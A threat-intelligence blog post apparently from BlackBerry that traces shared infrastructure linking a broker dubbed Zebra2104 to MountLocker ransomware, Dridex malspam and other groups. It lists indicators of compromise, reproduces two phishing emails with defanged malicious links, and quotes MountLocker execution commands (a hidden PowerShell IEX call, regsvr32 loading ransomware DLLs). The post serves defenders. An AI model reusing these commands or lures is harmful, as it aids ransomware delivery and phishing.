Hunter Becomes Hunted: Zebra2104 Hides a Herd of Malware

blogs.blackberry.com/en/2021/11/zebra2104

Executive Summary

The BlackBerry Research & Intelligence Team has uncovered an unusual connection between the actions of three distinct threat groups, including those behind financially-motivated ransomware such as MountLocker and Phobos, as well as the espionage-related advanced persistent threat (APT) group known as StrongPity. While it might seem implausible for criminal groups to be sharing resources, we found these groups had a connection that is enabled by a fourth; a threat actor we have dubbed Zebra2104, which we believe to be an Initial Access Broker (IAB).

In this post, we will discuss what led us to these findings, what an IAB is, and how each piece fits into the puzzle. Once we look at each piece in context, we can better assess the full ramifications of these discoveries, and project what is yet to come.

Introduction

When conducting research for our book, "*Finding Beacons in the Dark: A Guide to Cyber Threat Intelligence*," we stumbled upon a domain that piqued our interest due to its similarity to a naming convention that we'd seen in a previous threat hunt.

This single domain led us down a path where we would uncover multiple ransomware attacks, and an APT command-and-control (C2). The path also revealed what we believe to be the infrastructure of an IAB: Zebra2104.

IABs typically first gain entry into a victim's network, then sell that access to the highest bidder on underground forums located in the dark web. Later, the winning bidder will often deploy ransomware and/or other financially motivated malware within the victim's organization, depending on the objectives of their campaign.

This discovery presented a great opportunity for us to understand the attribution of IABs. Performing intelligence correlation can help us build a clearer picture of how these disparate threat groups create partnerships and share resources to further enhance their nefarious goals.

As we delved into and peeled off each overlapping layer throughout our investigation, it appeared at times that we were merely scratching the surface of such collaborations. There is undoubtedly a veritable cornucopia of threat groups working in cahoots, far beyond those mentioned in this blog.

In this first installment, we will document the tip of this iceberg. A more comprehensive set of findings will come in a follow-up piece in the near future.

Now, let's explore what we found!

It All Begins with Cobalt Strike

In April of 2021, we observed the domain trashborting[.]com serving Cobalt Strike Beacons. We also identified multiple Beacons containing differing configuration data that was reaching out to this same domain, during April and August of this year.

One such Beacon served from the IP 87.120.37[.]120 had trashborting[.]com specified as the C2 server in its configuration.

IP	Country	ASN	ASN Number
87.120.37.120	Bulgaria	Neterra Ltd	AS34224

Table 1 – Trashborting[.]com IP address

The domain trashborting[.]com had previously resolved to this IP address, as well as the neighboring IP 87.120.37[.]119.

These IP addresses had also hosted two domains with the *.us* Top Level Domain (TLD):

- lionarivv[.]us
- okergeeliw[.]us

Rediscovering Malicious Spam Infrastructure

Each of the aforementioned domains had a mail server and associated MX record, meaning they had the capability to send emails en masse. By examining the *WHOIS* information for these servers, we discovered that both domains were registered on 2020-09-12 by the email address *georgesdesjardins285[at}xperi[.]link*. By digging into the domain registrant information, we found that this email address had registered eight additional .us domains on the same date.

These domains popped up previously in a Microsoft blog titled: *"What tracking an attacker's email infrastructure tells us about persistent cybercriminal operations."*

The Microsoft 365 Defender Threat Intelligence Team found that these servers had been serving malspam that resulted in varying ransomware payloads, such as Dridex, which we were able to corroborate.

Type	**IOC**
Domain	bertolinnj[.]us
Domain	eixirienhj[.]us
Domain	auswalzenna[.]us
Domain	megafonasgc[.]us
Domain	zensingergy[.]us
Domain	infuuslx[.]us
Domain	mipancepezc[.]us
Domain	kavamennci[.]us

Table 2 - Additional .us domains

The interlinking relationships between all these domains can be seen in Figure 1 below.





Figure 1 - Malspam distribution

Dridex Malspam

Two domains of particular interest to us were kavamennci[.]us and zensingergy[.]us. These were involved in a phishing campaign targeting Australian real estate companies and state government departments in September of 2020, which are evidenced as follows.

The first spam-mail was sent from an address coming from the kavamennci[.]us domain, and it appears to target employees at one of the Australia's largest property groups. The mail was titled "*Your Transaction was Approved 697169IR54253*" and it contained an embedded hyperlink that decoded to "hxxps[:]//mail[.]premiumclube[.]org[.]br/zpsxxla.php."



Tue 08/09/2020 19:35

[redacted]

Your Transaction was Approved 697169IR54253

To [redacted]

[redacted]

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

[redacted]

A payment of **$847.00** has been

A payment has been received on **invoice 688588 print.**

Here are your transaction details:

Paid to

[redacted]

Invoice no.


688588

Paid date

08-09-2020

Figure 2 - Phishing email targeting employees at one of Australia's largest property groups

The second email was directed at an Australian government agency, and titled "*Payment Notification-0782704YX50906*."



Tue 08/09/2020 19:36
[redacted]
Payment Notification-0782704YX50906
To [redacted]

Dear [redacted] <[redacted]>,

Thank you for contacting the ARI Technical Support team. We have received your request and have opened a case, Luke Fitzsimmons will be following up with you soon. Below is additional details regarding your case.

Case Title: Missing Units from Product Line

Case #: CAS-9011683-01BUB3

Support Representative: Roxanna Rohrbach

Product: PartSmart

If your request is urgent or you would like to check on the status <https://urldefense.proofpoint.com/v2/url?u=https-3A__magesty.in-2Dexpedition.com_zxlbw.php&d=DwMFaQ&c=of4ZL3WPUVHuiNgdeWBlGg0EI5TUexHVi_DmCEDu7ws&r=k8bFnNuEf5ApEN4HRQNX1xyzTuy493hvMs3FMM9tUQDEn6B7Dt0DDTv0QJdu5t&m=sO9uOuxk_NLp2pCJz6jTpI5hAj7JTCPNKTyWCAVjmqA&s=aAhEjXT5IJCWJ5qUTizFvADoa0IzVKSG5euYa5FbHC8&e=> , please feel free to reach us directly a 800-558-8962 or internationally at +31-71-524-8929. Please reference the case number and Support Representative when calling.

Figure 3 - Phishing email targeting an Australian Government Agency

Sent from an address originating from the "zensingergy[.]us" domain, this email contained a similar embedded link: "*hxxps[:]//magesty[.]in-expedition[.]com/zxlbw.php*."

In addition, the last portion of the embedded malicious links — "zpsxxla.php" and "zxlbw.php" — also appear in the Microsoft blog, and are mentioned as part of a Dridex campaign from September 2020 that was described by Microsoft as follows:

"*These Dridex campaigns utilized an Emotet loader and initial infrastructure for hosting, allowing the attackers to conduct a highly modular email campaign that delivered multiple distinct links to compromised domains. These domains employed heavy sandbox evasion and are connected by a series of PHP patterns ending in a small subset of options: zxlbw.php, yymclv.php, zpsxxla.php, or app.php.*"

This is significant because it demonstrates the power of open-source intelligence (OSINT) and threat hunting. Initially, we started off with one domain (trashborting[.]com), which helped us to unravel other threat actors that we will look at in more detail later. Although Dridex is not the target of this paper, it is certainly a noteworthy find to mention.

Peering Down the Intelligence Rabbit Hole

The trashborting.com domain was registered with a ProtonMail email address (ivan.odencov1985[at]protonmail[.]com) and contained Russian WHOIS registrant information:

Type	**IOC**
Registrar	PDR Ltd. d/b/a PublicDomainRegistry.com
Domain Status	client delete prohibited client update prohibited client delete prohibited client hold
Email	Ivan.odencov1985[at]protonmail[.]com (registrant, admin, tech)
Name	Ivan (registrant, admin, tech)
Organization	-
Street	-
City	Moscow (registrant, admin, tech)
State	Moscow (registrant, admin, tech)
Postal Code	123066 (registrant, admin, tech)
Country	RU (registrant, admin, tech)
Phone	+7.993216690 (registrant, admin, tech)
Name Servers	ns1.entrydns.net ns2.entrydns.net ns3.entrydns.net ns4.entrydns.net

Table 3 - Trashborting WHOIS information

This email address was also used to register two additional sister domains on the same date: July 17, 2020. Both had been observed serving Cobalt Strike Beacon.





Figure 4 - Trashborting and sister domains

In March of 2021, Sophos listed supercombinating[.]com as an indicator of compromise (IOC).



Indicator_type	Data
Description	IoCs related to Mount Locker ransomware
command	C:\Windows\system32\cmd.exe" /c powershell.exe -nop -w hidden -c "IEX
command	regsvr32 yesc64.dll /i:"/log:c"
command	regsvr32 locker_64.dll /i:"/log:c"
command	regsvr32.exe /i c:\Users\<username>\Music\archs64.dll
command	regsvr32.exe /s "C:\Users\<username>\AppData\Local\Temp\diloay.dll"
domain	104.244.42.129
domain	139.60.162.19
domain	143.110.185.84
domain	185.162.235.61
domain	206.189.56.140
domain	31.13.93.174
domain	31.13.93.35
domain	52.204.190.157
domain	felpojdhf8980.cyou
domain	supercombinating.com

Figure 5 - Sophos MountLocker IOCs

The MountLocker group is a financially motivated threat group that offers a Ransomware-as-a-Service (RaaS) model; they have been active since July of 2020. As has become the trend with recent ransomware operators, MountLocker employs double extortion tactics. This means that the malware operators exfiltrate sensitive documents and data from the victim prior to encryption, then threaten to publish said data on the dark web should their ransom demands not be met.

Such attacks typically leverage Cobalt Strike Beacon to both spread laterally and propagate the MountLocker ransomware within the victim network. In this instance, this is done via supercombinating[.]com.

Sophos has supposed that the MountLocker group has links to, or has in fact become, the recently emerged AstroLocker group. This is because one of the group's ransomware binaries has been linked to a support site of AstroLocker. It's possible that this group is trying to shed any notoriety or baggage that it had garnered through its previous malicious activities.

For additional information, you can check out our blog on MountLocker, which sheds further light on affiliate operations and double extortion capabilities.

MountLocker Activity

At this point, we noticed that supercombinating[.]com had also resolved to the IP address *91.92.109[.]174*, which itself had hosted the domain mentiononecommon[.]com. Both domains resolved to this IP in an alternating fashion between April and November of 2020, as illustrated in the image below.





Figure 6 - Domain resolution

This alternating resolution timeline can be seen below:



Passive DNS Replication ⓘ

Date resolved	Resolver	Domain
2020-11-17	VirusTotal	www.mentiononecommon.com
2020-07-21	VirusTotal	supercombinating.com
2020-04-18	VirusTotal	mentiononecommon.com

Figure 7 - Alternating IP resolution

